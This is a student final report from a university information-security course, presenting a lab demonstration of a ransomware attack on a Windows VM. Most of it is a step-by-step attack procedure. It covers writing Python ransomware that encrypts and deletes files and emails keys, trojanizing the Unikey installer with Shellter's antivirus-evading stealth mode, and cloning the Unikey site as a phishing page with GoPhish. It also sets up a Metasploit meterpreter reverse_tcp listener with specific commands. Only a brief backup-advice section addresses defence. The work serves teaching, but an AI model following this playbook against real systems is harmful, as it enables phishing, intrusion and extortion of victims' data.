VIETNAM GENERAL CONFEDERATION OF LABOR

**TON DUC THANG UNIVERSITY**

**FACULTY OF INFORMATION TECHNOLOGY**



**INTRODUCTION TO INFORMATION SECURITY**

**FINAL: DEMO RANSOMWARE**

*Instructor*: **Ph.D Huynh Ngoc Tu**

*Executor:* **Nguyen Thuy Khanh– 522H0053**

**Nguyen Ngoc Thao Vy – 522H0048**

**Phan Boi Thuy – 522H0070**

Class: **502049**

Group: **2**

**HO CHI MINH CITY, YEAR 2024**

VIETNAM GENERAL CONFEDERATION OF LABOR

**TON DUC THANG UNIVERSITY**

**FACULTY OF INFORMATION TECHNOLOGY**



**INTRODUCTION TO INFORMATION SECURITY**

**FINAL: DEMO RANSOMWARE**

*Instructor*: **Ph.D Huynh Ngoc Tu**

*Executor:* **Nguyen Thuy Khanh– 522H0053**

**Nguyen Ngoc Thao Vy – 522H0048**

**Phan Boi Thuy – 522H0070**

Class: **502049**

Group: **2**

**HO CHI MINH CITY, YEAR 2024**

# GRATITUDE EXPRESSION

Before that, we sincerely thank the help of Mrs. Huynh Ngoc Tu along with other teachers in the Department of Information Technology for creating conditions for us to write this essay. And most of all, we want to express my deep gratitude to our instructor, Mrs. Huynh Ngoc Tu, who taught and imparted valuable knowledge to us. She also always accompanied us, answered our questions and supported us throughout the process of researching and completing this essay. The words of encouragement, teaching and detailed instructions helped us overcome difficulties to be able to complete our essay successfully. In the process of doing this exercise, we cannot avoid making mistakes. We hope to receive comments and advice from the teacher. Thank you sincerely!

# COMPLETION REPORT AT TON DUC THANG UNIVERSITY

We declare that this essay is my own and was guided by Mrs. Huynh Ngoc Tu. The research content and results in this essay are honest and have not been published in any form before.

If any fraud is discovered, we will take full responsibility for the content of our essay. Ton Duc Thang University is not involved in copyright violations caused by us during the implementation process (if any).

*Ho Chi Minh City - October 21,2024*

*( Signature and Name of Instructor )*

**A white background with black dots

Description automatically generated****A black signature on a white background

Description automatically generated**

Nguyễn Thuỳ Khanh Nguyễn Ngọc Thảo Vy Phan Bội Thúy

# INSTRUCTOR VERIFICATION AND ASSESSMENT SECTION

**Instructor Confirmation Section**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

*Ho Chi Minh City - 2024*

*( Signature and Name of Instructor )*

**Instructor Confirmation Section**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

*Ho Chi Minh City - 2024*

*( Signature and Name of Instructor )*

# TABLE OF CONTENTS

[GRATITUDE EXPRESSION ii](#_Toc184933655)

[COMPLETION REPORT AT TON DUC THANG UNIVERSITY iii](#_Toc184933656)

[INSTRUCTOR VERIFICATION AND ASSESSMENT SECTION iv](#_Toc184933657)

[TABLE OF CONTENTS 1](#_Toc184933658)

[LIST OF FIGURES 2](#_Toc184933659)

[RANSOMWARE ATTACK SIMULATION 5](#_Toc184933660)

[1.1 Context of the Demo: 5](#_Toc184933661)

[1.2 Technical Setup: 5](#_Toc184933662)

[1.2.1 System Setup: 5](#_Toc184933663)

[1.2.1.1 Environment Setup: 5](#_Toc184933664)

[1.2.1.2 Tools: 6](#_Toc184933665)

[1.2.1.3 Tools Download Links: 6](#_Toc184933666)

[1.2.2 Tool Configuration: 6](#_Toc184933667)

[1.2.2.1 Ransomware Creation: 6](#_Toc184933668)

[1.2.2.2 Set up SendGrid to get private key: 17](#_Toc184933669)

[1.2.2.3 Malicious Unikey Installer Using Shellter 24](#_Toc184933670)

[1.2.2.4 Fake Unikey Website setup by using GoPhish tool: 30](#_Toc184933671)

[1.2.2.5 Creating a Malicious Payload for Remote Access: 36](#_Toc184933672)

[1.3 The Attack Simulation: 40](#_Toc184933673)

[1.3.2 Pre-Ransomware Attack State: 40](#_Toc184933674)

[1.3.2 The Attack Process: 41](#_Toc184933675)

[1.4 Prevention and Mitigation: 51](#_Toc184933676)

[REFERENCES 53](#_Toc184933677)

# LIST OF FIGURES

[Figure 1: Import Required Libraries 8](#_Toc184932560)

[Figure 2: Encrypt Data Using AES 9](#_Toc184932561)

[Figure 3: Encrypt AES Key with RSA 10](#_Toc184932562)

[Figure 4: Encrypt All Files in a Directory 11](#_Toc184932563)

[Figure 5: Ransom notification popup 1 12](#_Toc184932564)

[Figure 6: Ransom notification popup 2 12](#_Toc184932565)

[Figure 7: Ransome notification popup 2 13](#_Toc184932566)

[Figure 8: Decrypt Data Using AES 14](#_Toc184932567)

[Figure 9: Decrypt AES Key With RSA 14](#_Toc184932568)

[Figure 10: Decrypt Files in Directory 15](#_Toc184932569)

[Figure 11: Send Private Key and Encrypted AES Key via Email 16](#_Toc184932570)

[Figure 12: GUI to Decrypt Files 17](#_Toc184932571)

[Figure 13: Sign Up for SendGrid 18](#_Toc184932572)

[Figure 14: Navigate to Settings 19](#_Toc184932573)

[Figure 15: Create API Key 20](#_Toc184932574)

[Figure 16: Create API Key 1 21](#_Toc184932575)

[Figure 17: Set Up Email Address 22](#_Toc184932576)

[Figure 18: Set Up Sender Mail 23](#_Toc184932577)

[Figure 19: Authenticate Your Sending Domain 23](#_Toc184932578)

[Figure 20: Set Up The Recipient Email 24](#_Toc184932579)

[Figure 21: SenGrid’s Python Library 25](#_Toc184932580)

[Figure 22: Code To Send The Email 25](#_Toc184932581)

[Figure 23: Download The Unikey 26](#_Toc184932582)

[Figure 24: Open Terminal 27](#_Toc184932583)

[Figure 25: Typing The Command Shellter 28](#_Toc184932584)

[Figure 26: Enter The File You Want To Inject 28](#_Toc184932585)

[Figure 27: Choose Enable Stealth Mode 29](#_Toc184932586)

[Figure 28: Choose The Appropriate Payload 30](#_Toc184932587)

[Figure 29: Choose The LHOST 31](#_Toc184932588)

[Figure 30: Sudo APT Update 32](#_Toc184932589)

[Figure 31: Sudo APT Install Golang-go 32](#_Toc184932590)

[Figure 32: Git Clone 32](#_Toc184932591)

[Figure 33: Gophish 33](#_Toc184932592)

[Figure 34: Login To GoPhish 33](#_Toc184932593)

[Figure 35: Edit Landing Page 35](#_Toc184932594)

[Figure 36: Upload The File 36](#_Toc184932595)

[Figure 37: Nano Unikey.html 37](#_Toc184932596)

[Figure 38: Fake Unikey Website 37](#_Toc184932597)

[Figure 39: Upload And Configure Malicious File 38](#_Toc184932598)

[Figure 40: Launch Metasploit Framework 38](#_Toc184932599)

[Figure 41: use exploit/multi/handler 39](#_Toc184932600)

[Figure 42: Configure Payload and Options 40](#_Toc184932601)

[Figure 43: Start Reverse TCP Handler 41](#_Toc184932602)

[Figure 44: Pre-Ransomware Attack State 41](#_Toc184932603)

[Figure 45: Files Is Visible And Contains Private Details 42](#_Toc184932604)

[Figure 46: Fake Unikey Website By Using GoPhish Tool 43](#_Toc184932605)

[Figure 47: unikey.zip 43](#_Toc184932606)

[Figure 48: Download The “unikey.zip” 44](#_Toc184932607)

[Figure 49: Preparing The Backdoor 45](#_Toc184932608)

[Figure 50: Victim’s Side 45](#_Toc184932609)

[Figure 51: Attacker’s Side: 46](#_Toc184932610)

[Figure 52: Using The Backdoor To Upload The Ransomware 46](#_Toc184932611)

[Figure 53: On Attacker’s Side 47](#_Toc184932612)

[Figure 54: On victim’s Side 47](#_Toc184932613)

[Figure 55: Locking Files With RSA Encryption 48](#_Toc184932614)

[Figure 56: Demanding A Ransom 49](#_Toc184932615)

[Figure 57: Private key And Encrypted AES Key (Base64) 50](#_Toc184932616)

[Figure 58: On Victim’s Side 51](#_Toc184932617)

[Figure 59: Decrypt The Previously Encrypted Files 52](#_Toc184932618)

# RANSOMWARE ATTACK SIMULATION

## Context of the Demo:

In today’s digital age, students often rely on the internet to download applications like Discord, Zalo, … trusting these sources to be safe. One day, while searching for Unikey, a student unknowingly clicked on a seemingly innocent link that directed them to a phishing website, carefully designed by cybercriminals. After downloading and installing the application, everything appeared to function normally. However, the next morning, the student was met with a devastating surprise—all of the important files, including class assignments, had been encrypted by a ruthless ransomware attack. This alarming incident underscores the critical need for cybersecurity awareness and vigilance in the digital world.

## Technical Setup:

### *1.2.1 System Setup:*

* + - 1. Environment Setup:
* Attacker’s Setup:
* Operating System: Kali Linux (for launching attacks and monitoring victim’s machine).
* For your ransomware demo, Kali Linux provides the perfect environment for running tools like Shellter, GoPhish, and Metasploit. Here’s how they play a role:
* Shellter: This is a tool used to inject payloads into executable files, which could be part of the ransomware distribution method. It allows you to obfuscate the payload and make it harder for antivirus software to detect.
* GoPhish: This tool is used to create phishing websites, which in this context, could simulate the fake website that victims would visit to download the ransomware or enter sensitive information. GoPhish lets you easily set up phishing campaigns, which you can use to trick victims into interacting with the malware.
* Metasploit: This is a powerful framework for developing and executing exploit code against a remote target machine. It can be used to exploit vulnerabilities in the victim's system to execute your ransomware payload. Metasploit can also be used for post-exploitation tasks once the payload has been delivered.
* Victim’s Setup:
* Operating System: Windows in VMware

1.2.1.2 Tools:

* Python: For scriping the ransomware logic
* cryptography: Python library to handle cryptography (AES and RSA).
* VMware: Used to simulate both the victim’s machine and the attacker’s Kali Linux environment for seamless execution and monitoring.
* SendGrid API: For sending encrypted private keys via email.
* GoPhish: Used to create a fake Unikey download page to trick the victim into downloading the malicious file.
  + - 1. Tools Download Links:
* **VMware:**[**https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion**](https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion)
* **Kali Linux:** [**https://www.kali.org/get-kali/#kali-platforms**](https://www.kali.org/get-kali/#kali-platforms)
* **SendGrid:** [**https://sendgrid.com/en-us**](https://sendgrid.com/en-us)
* **GoPhish:** [**https://github.com/gophish/gophish/releases**](https://github.com/gophish/gophish/releases)
  + 1. ***Tool Configuration:***

1.2.2.1 Ransomware Creation:

When creating a ransomware, several key functions are required to simulate a realistic attack. These functions include encrypting the victim’s files, generating and managing encryption keys, and securely communicating with the attacker. Below are the essential functions for the demo, each responsible for a specific task in the attack lifecycle:

* A screen shot of a computer screen

  Description automatically generated**Step 1: Import Required Libraries**

Figure 1: Import Required Libraries

These libraries are necessary to handle encryption, file system operations, and communication:

* **os:** Provides a way to interact with the file system, including reading and removing files. It’s used to manage the paths and file operations during encryption/decryption.
* **glob:** Used to match file paths with a pattern. It’s useful for selecting all files in a directory.
* **base64**: Used to encode and decode binary data in Base64, which is used for sending encrypted data and keys over email.
* **tkinter:** A Python library for building graphical user interfaces (GUIs). It’s used here for the victim’s interface to input the private key.
* **cryptography.hazmat.primitives:** This is the core library for cryptographic operations. It provides AES encryption, RSA encryption, and other tools needed for both encrypting the files and keys.
* **Cipher** and **algorithms.AES** are used for AES encryption.
* **rsa** and **padding** are used for RSA encryption and decryption.
* **serialization** is used to convert the private RSA key to PEM format.
* **default\_backend** is required to define the cryptographic backend.
* **sendgrid**: A library used for sending emails via the SendGrid API. It’s used to simulate the transmission of encrypted keys and the private key to the attacker.
* A computer screen shot of a black screen

  Description automatically generated**Step 2**: **Encrypt Data Using AES**

Figure 2: Encrypt Data Using AES

This function encrypts the victim’s files using the AES encryption algorithm, utilizing the AES key and IV. In the context of the ransomware attack, it simulates how the malicious software encrypts the files of the victim, making them unreadable unless decrypted with the correct key. The encrypted files are then stored with a “**.aes**” extension, signifying they have been compromised.

* **Step 3: Encrypt AES Key with RSA**

**A computer screen shot of a computer code

Description automatically generated**

Figure 3: Encrypt AES Key with RSA

This function encrypts the AES key using the victim’s RSA public key. It plays a key role in the ransomware’s operation by ensuring that the AES key (used for file encryption) is safely transmitted to the attacker, and can only be decrypted by the victim with their private key. This is crucial for the attacker to maintain control over the decryption process.

* **Step 4: Encrypt All Files in a Directory**

A screen shot of a computer code

Description automatically generated

Figure 4: Encrypt All Files in a Directory

This function is responsible for encrypting all files in the specified directories (Downloads and Documents). The files are encrypted using AES encryption, and the original files are deleted to complete the ransomware simulation. This closely mirrors real-world ransomware behavior, where files are encrypted and rendered inaccessible unless the victim meets the demands (usually through payment).

* **Step 5: Ransom notification popup**

A screen shot of a computer

Description automatically generatedA computer screen shot of a computer program

Description automatically generated

Figure 5: Ransom notification popup 1

Figure 6: Ransom notification popup 2

**A screen shot of a computer program

Description automatically generated**

Figure 7: Ransome notification popup 2

This ransomware demo simulates the entire attack process: encrypting files with AES, sending the encryption key to the attacker via email, and displaying a ransom note. The “**ransom\_popup()”** triggers a countdown timer and payment instructions, creating a sense of urgency and distress for the victim.

* A computer screen shot of a black screen

  Description automatically generated**Step 6: Decrypt Data Using AES**

Figure 8: Decrypt Data Using AES

This function is used to decrypt files that were previously encrypted with AES. In the context of the demo, it plays the role of restoring the victim’s files after they enter the correct decryption key and IV. It simulates the process of file restoration after the victim successfully decrypts the data, completing the ransomware’s decryption stage.

* A screen shot of a computer

  Description automatically generated**Step 7: Decrypt AES Key with RSA**

Figure 9: Decrypt AES Key With RSA

This function decrypts the AES key using the victim’s RSA private key. The attacker sends the encrypted AES key, and the victim can use this function to decrypt it, allowing them to access the files. This simulates the victim using their private key (after paying the ransom) to decrypt the files that were initially encrypted by the ransomware.

* **Step 8: Decrypt Files in Directory**

A screen shot of a computer screen

Description automatically generated

Figure 10: Decrypt Files in Directory

This function takes the encrypted .aes files and restores them to their original form using the decrypted AES key. In the demo, it simulates the final stage of ransomware, where the victim decrypts their files after receiving the correct decryption key, thus reversing the encryption and restoring access to their data.

* **Step 9: Send Private Key and Encrypted AES Key via Email**

**A screen shot of a computer screen

Description automatically generated**

Figure 11: Send Private Key and Encrypted AES Key via Email

This function sends the RSA private key (encrypted AES key) and AES IV to the attacker via email, simulating how the attacker provides decryption tools after the ransom is paid. The email contains the necessary decryption information to restore the victim’s files.

+ **sender\_email**: Replace ‘sender\_email@example.com’ with your own SendGrid email address to send the message.

+ **received\_email**: Replace ‘received\_email@example.com’ with the email address that will receive the decryption tools (attacker or victim’s email).

**+ your\_sendgrid\_api\_key**: Replace ‘YOUR\_SENDGRID\_API\_KEY’ with your actual SendGrid API key to authenticate the email sending process.

* **Step 10: GUI to Decrypt Files**

**A screen shot of a computer program

Description automatically generated**

Figure 12: GUI to Decrypt Files

This function creates a GUI window for the victim to enter their RSA private key and the necessary information (encrypted AES key and AES IV) to decrypt their files. It simulates the process where the victim manually enters the decryption information to restore access to their files after the ransom payment. It allows the victim to decrypt their files from directories like **Downloads** and **Documents.**

* + - 1. Set up SendGrid to get private key:
* **Step 1: Sign Up for SendGrid**
* **Create a SendGrid Account**:
* Go to <https://sendgrid.com/en-us> :

A screenshot of a computer

Description automatically generatedClick on **Sign Up** and create a free account (you may need to verify your email).

Figure 13: Sign Up for SendGrid

* **Step 2: Generate Your SendGrid API Key**
* **Log in to SendGrid**:
  + After creating your account, log in to the SendGrid dashboard.
* **Navigate to Settings**:
* In the left sidebar, click on **Settings** and then click on **API Keys**.A screenshot of a computer

  Description automatically generated

Figure 14: Navigate to Settings

**A screenshot of a computer

Description automatically generated**

Figure 15: Create API Key

* **Create an API Key**:
* A screenshot of a computer

  Description automatically generatedClick on **Create API Key**.
  + Choose **Full Access** or **Restricted Access** (depending on your use case).
  + Give the API key a name (e.g., “Ransomware Email Key”).
  + A screenshot of a computer

    Description automatically generatedClick **Create & View**.

Figure 16: Create API Key 1

**Copy the API Key**:

* Make sure to copy the API key. You won’t be able to view it again, so store it securely.

A screenshot of a computer program

Description automatically generated

Figure 17: Set Up Email Address

* **Step 3: Set Up Email Addresses (Sender and Recipient)**

**Set Up the Sender Email**:

* Go to **Sender Authentication** in the SendGrid dashboard (under **Settings**).

**A screenshot of a computer

Description automatically generated**

Figure 18: Set Up Sender Mail

* A screenshot of a computer

  Description automatically generatedClick **Authenticate Your Domain** (if not done already).

Figure 19: Authenticate Your Sending Domain

* Follow the steps to authenticate your sending domain (if needed).
* **Confirm Your Sender Email**:
* SendGrid may require you to confirm your sender email address. Verify the email address used in your code (e.g., sender\_email@example.com).
* **Set Up the Recipient Email**:
* The recipient email (e.g., received\_email@example.com) is where the decryption information (private key, encrypted AES key, etc.) will be sent. This could be any email address you want to use.
* A screenshot of a computer

  Description automatically generated**Step 4: Install SendGrid Python Library**

Figure 20: Set Up The Recipient Email

* **Install the SendGrid Python Package**:
* A black and white text

  Description automatically generatedRun the following command to install SendGrid’s Python library:

Figure 21: SenGrid’s Python Library

* **Step 5: Write Python Code to Send the Email**
* **Code Implementation**:
* Use the API key you generated earlier to authenticate the email request.
* A screen shot of a computer screen

  Description automatically generatedReplace the sender\_email, received\_email, and YOUR\_SENDGRID\_API\_KEY placeholders with your details.

Figure 22: Code To Send The Email

* + - 1. Malicious Unikey Installer Using Shellter
* **A screenshot of a computer

  Description automatically generatedStep 1:** To download the Unikey installer from the official Unikey website

Figure 23: Download The Unikey

* **Step 2:** Extract the downloaded Unikey file, locate the UniKeyNT.exe file, then right-click on it and select Open Terminal Here.

Figure 24**A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generated**: Open Terminal

* A screenshot of a computer

  Description automatically generated**Step 3:** Typing the command shellter to launch the interface.

Figure 25: Typing The Command Shellter

* A screenshot of a computer

  Description automatically generated**Step 4:** Next, enter the file you want to inject the malware into at the PE target.

Figure 26: Enter The File You Want To Inject

* **Step 5:** In this step, you can choose “enable Stealth Mode (Y/N/H)” allows the payload to avoid detection by antivirus software. Choose Y to enable stealth (hides payload), N to disable it, or H for advanced hiding techniques.
* A screenshot of a computer

  Description automatically generated**Step 6:** In Shellter, the options are different types of payloads that control how the malicious code will interact with the target system.

Figure 27: Choose Enable Stealth Mode

* Meterpreter payloads (Reverse\_TCP, Reverse\_HTTP, Reverse\_HTTPS) allow the attacker to gain remote control via various protocols.
* Shell payloads (Reverse\_TCP, Bind\_TCP) provide shell access through a reverse or bind TCP connection.
* WinExec allows executing commands or programs on the target system.
* Choose the appropriate payload type for your needs (usually Reverse\_TCP for remote control).

A screenshot of a computer program

Description automatically generated

Figure 28: Choose The Appropriate Payload

* A close up of a black object

  Description automatically generatedA screenshot of a computer

  Description automatically generated**Step 7:** Last, you'll need to choose the **LHOST** (attacker's IP address) and **LPORT** (port number) to establish the connection for the reverse shell.

Figure 29: Choose The LHOST

* + - 1. Fake Unikey Website setup by using GoPhish tool:

To set up a fake website using GoPhish on Kali Linux, you can follow these steps. GoPhish is a powerful phishing framework that makes it easier to simulate phishing attacks by creating fake websites and sending phishing emails. Here’s a detailed step-by-step guide to setting up a fake website using GoPhish.

* **Step 1: Install and Set Up GoPhish on Kali Linux**
* **Install GoPhish**:
  + Go to the official GoPhish GitHub page: <https://github.com/gophish/gophish> to download the latest version.
  + Install GoPhish on Kali Linux by running the following commands:
  + sudo apt update

A screen shot of a computer screen

Description automatically generated

Figure 30: Sudo APT Update


* sudo apt install golang-go

Figure 31: Sudo APT Install Golang-go

* git clone https://github.com/gophish/gophish.git

Figure 32: Git Clone

+ Start GoPhish:

* + Once the installation is complete, you can start GoPhish by running:

**A screenshot of a computer program

Description automatically generated./gophish**

Figure 33: Gophish

* + GoPhish will automatically start a web server and provide an admin interface on port 3333 ([http://127.0.0.1:3333](http://127.0.0.1:3333/)).

A screenshot of a login

Description automatically generated**+ Login to GoPhish**:

Figure 34: Login To GoPhish

* + Open your browser and go to http://127.0.0.1:3333 to access the GoPhish admin panel.
  + The default login credentials are:
    - **Username**: admin
    - **Password**: gophish
* **Step 2: Create a Fake Unikey Website Landing Page with Malicious File**
* **Create a Landing Page for Fake Unikey Download**:
  + Go to the **Landing Pages** section in GoPhish and create a **new Landing Page**.
  + Design the landing page to mimic the Unikey website. You can take the real layout from <https://unikey.vn/> and modify it, but the main idea here is to make it look like a legitimate download page for Unikey.
  + In the landing page, provide a link or a button that suggests “Click here to download Unikey” (or a similar message). But, instead of pointing to a legitimate Unikey installer, it will point to a malicious file (like a .exe or .msi file that you have prepared).

A screenshot of a computer

Description automatically generated

Figure 35: Edit Landing Page

* **Prepare the Malicious File**:
  + The malicious file should be something that users are likely to download, such as a fake Unikey installer. You can create a malicious file using tools like **Metasploit** or **Shellter**, or you could use a simple benign payload for educational purposes (like a reverse shell or a payload that launches a command prompt).
  + Make sure the file is hosted somewhere that the fake Unikey page can link to (this could be your own server, a cloud storage service, or an HTTP server you control).
* **Upload the Malicious File**:
* Host the malicious file on a web server you control, or use GoPhish’s **file hosting** feature if it supports it.
* For example, upload the file to a server or a cloud storage service and get the URL to the file (e.g., <http://malicious-server.com/malicious-file.exe>).
* A screenshot of a computer

  Description automatically generatedIn the picture below, I uploaded the file containing malicious code to html and used the existing ip address on my computer.

Figure 36: Upload The File

* A black screen with white text

  Description automatically generated**Step 3:** In this step, I create a file named unikey.html using the command ‘**nano unikey.html’** to save all the code of the fake website.
* A computer screen with white text

  Description automatically generated**Step 4:** Uploading the fake Unikey website to the local Apache server.

Figure 37: Nano Unikey.html

* As a result, we have a fake Unikey website as shown below.
  + - 1. A screenshot of a computer

         Description automatically generated Creating a Malicious Payload for Remote Access:

Figure 38: Fake Unikey Website

* **Step 1: Upload and Configure Malicious File**
* Switch to root user using **sudo su**.
* Copy the unikey.zip file to the Apache web server directory: **cp unikey.zip /var/www/html/**
* Restart the Apache service to apply changes: **systemctl restart apache2.service**
* Launch Metasploit Framework for further payload configuration: **msfconsole**

A screenshot of a computer

Description automatically generated

Figure 39: Upload And Configure Malicious File

* **Step 2: Launch Metasploit Framework**
* Start Metasploit Framework using the command: **msfconsole**
* Wait for the Metasploit interface to load fully, as shown in the image.

A screen shot of a computer

Description automatically generated

Figure 40: Launch Metasploit Framework

* **Step 3: Configuring and Using exploit/multi/handler**

The exploit/multi/handler module is used to set up a listener, allowing the attacker to receive a reverse connection from the victim's machine after the malicious payload is executed. It is versatile, supporting various payloads and architectures, making it ideal for managing connections in this ransomware simulation. The module is loaded A screenshot of a computer

Description automatically generatedwith the command:**use exploit/multi/handler**

Figure 41: use exploit/multi/handler

* **Step 4: Configure Payload and Options**
* Select Payload: Use the windows/meterpreter/reverse\_tcp payload by entering: **set payload windows/meterpreter/reverse\_tcp**
* View Payload Options: Check the required options for the payload using: **show options**
* Set Options:
* Set the LHOST (local host) to your machine’s IP address (e.g., 192.168.1.X).
* The LPORT (listening port) is set to 4444 by default but can be modified if needed.
* Purpose: This payload allows the victim's machine to establish a reverse connection to the attacker's machine, enabling remote control.

A computer screen shot of a program

Description automatically generated

Figure 42: Configure Payload and Options

* **Step 5: Start Reverse TCP Handler**
* Set LHOST: Define the attacker's IP address as the listening host: **set lhost 192.168.163.133**
* Set LPORT: Specify the listening port (e.g., 8812): **set lport 8812**
* Launch Handler: Start the reverse TCP handler by running: **exploit**
* Result: The handler is now listening for incoming connections on 192.168.163.133:8812. This will establish a reverse shell when the victim executes the malicious payload.
  1. A screenshot of a computer

     Description automatically generated**The Attack Simulation:**

Figure 43: Start Reverse TCP Handler

* + 1. **Pre-Ransomware Attack State:**

The victim's machine is running Windows 10, and within the “Documents” folder, it contains several crucial files, including sensitive information such as bank account details, personal phone numbers, and important images. These files are vital to the victim and are targeted in the ransomware attack.

A screenshot of a computer

Description automatically generated

Figure 44: Pre-Ransomware Attack State

The content of these files is visible and contains private details, as shown in the image below. These files are at high risk of being encrypted in the upcoming ransomware attack.

* + 1. **A screenshot of a computer

       Description automatically generated The Attack Process:**

Figure 45: Files Is Visible And Contains Private Details

* **Step 1: Creating a Fake Unikey Website by using GoPhish tool**

In the previous step, under **1.2.2.4**, I created a fake Unikey download website that mimics the official page, including realistic elements such as logos and download buttons. This design aims to deceive users into thinking they are downloading the legitimate Unikey application. The goal is to trick users into visiting the site and downloading the **malicious file** under **1.2.2.3** . And the picture below is my fake Unikey website.

A screenshot of a computer

Description automatically generated

Figure 46: Fake Unikey Website By Using GoPhish Tool

A screenshot of a computer

Description automatically generatedThe **malicious file** in the file has the name “unikey.zip”.

Figure 47: unikey.zip

A screenshot of a computer

Description automatically generatedWhen the victim visits the fake website and clicks to download the “unikey.zip” file, they unknowingly download a file that has already been infected with malicious code. This infected file contains the backdoor payload, which will silently execute and establish a connection to the attacker's machine once opened, as illustrated in the image below.

Figure 48: Download The “unikey.zip”

* **Step 2: Preparing the Backdoor**

Instead of embedding the ransomware directly into the download file, I first generate a **backdoor payload**, as detailed in **1.2.2.5**. This payload is hidden within a seemingly harmless .exe file that users will unknowingly download. Once executed, the backdoor silently establishes a covert connection between the victim's computer and my machine, granting me remote access without the victim’s awareness. This approach ensures that the ransomware remains stealthy and undetected during its initial stages.

A screenshot of a computer

Description automatically generated

Figure 49: Preparing The Backdoor

When the victim runs the unikey.exe file, it activates the backdoor, granting the attacker full access to the victim's system. This allows the attacker to upload the ransomware file and execute it, initiating the encryption process without the victim's knowledge.

* A screenshot of a computer

  Description automatically generatedOn victim’s side:

Figure 50: Victim’s Side

* On attacker’s side:

Once the backdoor is successfully established on the victim's machine, the attacker gains remote access. This allows the attacker to upload the ransomware file directly to the victim’s system. The uploaded ransomware can then be executed remotely, initiating the encryption process and locking the victim’s crucial files.

A screenshot of a computer

Description automatically generated

Figure 51: Attacker’s Side:

* **Step 3: Using the Backdoor to Upload the Ransomware**

A screen shot of a computer

Description automatically generatedOnce the backdoor is in place, I can connect to the victim’s machine at any time without their knowledge. Through this backdoor, I upload the actual ransomware file to their system. This method keeps the ransomware undetected during the initial download, reducing the chances of the victim’s antivirus software flagging it early on.

Figure 52: Using The Backdoor To Upload The Ransomware

* **Step 4: Executing the Ransomware**

After the ransomware is uploaded, I trigger its execution. The ransomware immediately starts encrypting the victim’s files using AES encryption for speed and efficiency. The encryption process affects all critical files on their machine, such as documents, photos, and assignments.

* On attacker’s side:



Figure 53: On Attacker’s Side

* On victim’s side:
  + A screenshot of a computer

    Description automatically generatedYou can see the ransomware file.

Figure 54: On victim’s Side

* **Step 5: Locking Files with RSA Encryption**

To make sure the files are truly inaccessible, the AES encryption key is further encrypted using RSA encryption. This means that even if the victim tries to retrieve their files, they will need the private RSA key that only I possess.

A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generated

Figure 55: Locking Files With RSA Encryption

* **Step 6: Demanding a Ransom**

Once the ransomware has completed encrypting the files, the victim receives a ransom note on their screen. The message informs them that their files have been locked and will remain so unless they pay the demanded amount. Instructions on how to transfer money, often in cryptocurrency, are provided. The note makes it clear that without payment, the decryption key will not be provided, and their files will remain inaccessible.

A screenshot of a computer screen

Description automatically generated

Figure 56: Demanding A Ransom

* **Step 7:** If the victim decides to pay the ransom, they will need to input the decryption keys provided by the attacker. This includes the **Encrypted AES Key (Base64)** and the **Private Key**. Once these keys are entered correctly, the ransomware will use them to decrypt the victim's files, restoring access to their important data.
* On attacker’s side:

**A close-up of a text

Description automatically generated**They will have the **private key** and **Encrypted AES Key (Base64)A screenshot of a computer

Description automatically generated**

Figure 57: Private key And Encrypted AES Key (Base64)

* On victim’s side:

A screenshot of a computer

Description automatically generated

Figure 58: On Victim’s Side

If the victim successfully inputs the provided **Encrypted AES Key (Base64)** and **Private Key**, the ransomware will use these keys to decrypt the previously encrypted files, restoring the victim’s access to their important data.

A screenshot of a computer

Description automatically generated

Figure 59: Decrypt The Previously Encrypted Files

**1.4 Prevention and Mitigation:**

* **Regular Data Backups:**
* Backups should be performed frequently to minimize data loss in the event of a ransomware attack. You have two main options for backing up your data: **cloud storage** and **physical storage**.
* **Cloud Storage Solutions**: Using cloud services like **Google Drive**, **OneDrive**, or **Dropbox** allows you to automatically sync important files to a secure online location. The advantages of cloud storage include:
* **Physical Storage Solutions**: Storing backups on **external hard drives (HDDs)** or **USB drives** is another highly effective method. These offline backups offer a layer of protection because they are not connected to the internet, and thus, ransomware cannot reach them:
